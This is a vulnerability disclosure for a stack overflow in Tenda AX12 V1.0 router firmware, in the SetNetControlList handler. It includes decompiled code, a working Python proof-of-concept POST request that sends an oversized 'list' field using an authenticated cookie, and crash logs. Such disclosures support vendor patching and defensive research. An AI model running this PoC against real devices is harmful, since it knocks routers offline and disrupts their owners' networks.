

# Information

**Vendor of the products:** Tenda

**Vendor's website:** <https://www.tenda.com.cn/>

**Reported by:** sta8r9([16639006893@163.com](mailto:16639006893@163.com))

**Affected products:** Tenda AX12 V1.0 router

**Affected firmware version:** US\_AX12V1.0in\_V22.03.01.46\_cn\_TDC01.bin

**Firmware download address:** [AX12 V1.0 升级软件](#)

## Overview


A **stack overflow vulnerability** exists in Tenda AX12 V1.0 firmware V22.03.01.46\_CN because the `/goform/SetNetControlList` `sub_43fdcc` function does not check the length of the field value in the request body. And copy its contents directly into the stack buffer, the attacker sends a post request after authorization containing a large amount of junk data in the list field, which can cause a ddos attack.

## Vulnerability details

Loopholes in/goform/SetNetControlList sub\_43fdcc function interface.


```
29 sub_40A144("WifiOfdmaGet", sub_424C00);
30 sub_40A144("WifiOfdmaSet", sub_424B50);
31 sub_40A144("WifiBeamformingGet", sub_424AB0);
32 sub_40A144("WifiBeamformingSet", sub_424A00);
33 sub_40A144("getWanParameters", sub_4340B4);
34 sub_40A144("WanParameterSetting", sub_434540);
35 sub_40A144("AdvGetMacMtuWan", sub_435078);
36 sub_40A144("AdvSetMacMtuWan", sub_4352D4);
37 sub_40A144("SetNetControlList", sub_43FDCC); // 漏洞
38 sub_40A144("GetNetControlList", sub_43F6B4);
39 sub_40A144("GetSysStatus", sub_436C0C);
40 sub_40A144("getRebootStatus", sub_4386D4);
41 sub_40A144("SysToolpassword", sub_436CAC);
42 sub_40A144("SysToolChangePwd", sub_436DC8);
```

The `web_get_values` function reads the value of the list field from the request body, stores it in variable `v1`, and passes `v1` to `sub_43fbbc`.



```
1 int __fastcall sub_43FDCC(int a1)
2 {
3     char *v1; // $v0
4     int result; // $v0
5
6     v1 = web_get_values(a1, (int)"list", "");
7     sub_43FBBC((int)v1, 10);
8     signal(18, 1);
9     result = fork();
10    if ( !result )
11    {
12        set_tc_rule();
13        exit(0);
14    }
```

The specific overflow occurs in the sub\_43FBBC function, where the parameter value is copied into the stack buffer without length checking, thus creating a stack overflow.



## Poc

Send the following POST request to `/goform/SetNetControlList`. The ip address and passwd variable in the poc need to be modified themselves.

```
1  import requests
2
3  def stackk_over(passwd,payload):
4
5      url = "http://192.168.30.149/goform/SetNetControlList"
6
7      headers = {
8
9          "Host": "192.168.30.149",
10
11          "Connection": "keep-alive",
12
13          "Content-Length": "31",
14
15          "Pragma": "no-cache",
16
17          "Cache-Control": "no-cache",
18
19          "Upgrade-Insecure-Requests": "1",
20
21          "Origin": "http://192.168.30.149",
22
23          "Content-Type": "application/x-www-form-urlencoded",
24
25          "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0Safari/537.36 Edg/121.0.0.0",
26
27          "Accept":
28
29          "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
30
31          "Referer": "http://192.168.30.149/goform/main.html",
32
33          "Accept-Encoding": "gzip, deflate",
34
35          "Accept-Language": "zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6",
```

```

36
37     "Cookie": f"password={passwd}",
38
39 }
40
41 data = {
42
43     "list": payload,
44
45 }
46
47 response = requests.post(url, headers=headers, data=data)
48
49 print("status:", response.status_code)
50
51 print(response.text)
52
53
54
55 payload="a"*0x300
56
57 passwd="25d55ad283aa400af464c76d713c07adijyded"
58
59 stackk_over(passwd,payload)
60

```

## Attack Demonstration

Access the SetNetControlList interface after authorization, send a post request, and set the list field to a large amount of junk data, beyond the 256 bytes range. The ip address and passwd variable in the poc need to be modified themselves. A segmentation fault occurs when passwd in the poc is modified to run the poc directly and view router logs.

```

sh: can't create /sys/module/printk/parameters/time: nonexistent directory
sh: can't create /sys/module/printk/parameters/time: nonexistent directory
doSystemCmd_return:
[DEBUG][get_lan_lineup_status][73    ]Port 1 Link:
sh: can't create /sys/module/printk/parameters/time: nonexistent directory
sh: can't create /sys/module/printk/parameters/time: nonexistent directory
doSystemCmd_return:
[DEBUG][get_lan_lineup_status][73    ]Port 2 Link:
sh: can't create /sys/module/printk/parameters/time: nonexistent directory
sh: can't create /sys/module/printk/parameters/time: nonexistent directory
doSystemCmd_return:
[DEBUG][get_lan_lineup_status][73    ]Port 3 Link:
[td_rpc_call      ][75    ]connect:Connection refused
[td_rpc_invok     ][100   ]Call RPC Failed
[td_rpc_call      ][75    ]connect:Connection refused
[td_rpc_invok     ][100   ]Call RPC Failed
[td_rpc_call      ][75    ]connect:Connection refused
[td_rpc_invok     ][100   ]Call RPC Failed
[td_rpc_call      ][75    ]connect:Connection refused
[td_rpc_invok     ][100   ]Call RPC Failed
[td_rpc_call      ][75    ]connect:Connection refused
[td_rpc_invok     ][100   ]Call RPC Failed
[td_rpc_call      ][75    ]connect:Connection refused
[td_rpc_invok     ][100   ]Call RPC Failed
obtain base64 decode len err
R7WebsSecurityHandler [1522] url=/goform/SetNetControlList
R7WebsSecurityHandler [1581] i=0
R7WebsSecurityHandler [1696] cookie ok. url=/goform/SetNetControlList
R7WebsSecurityHandler [1759]
Segmentation fault
/ #

```

## influence

Triggering a stack overflow causes the program to terminate abnormally, which can result in a ddos attack.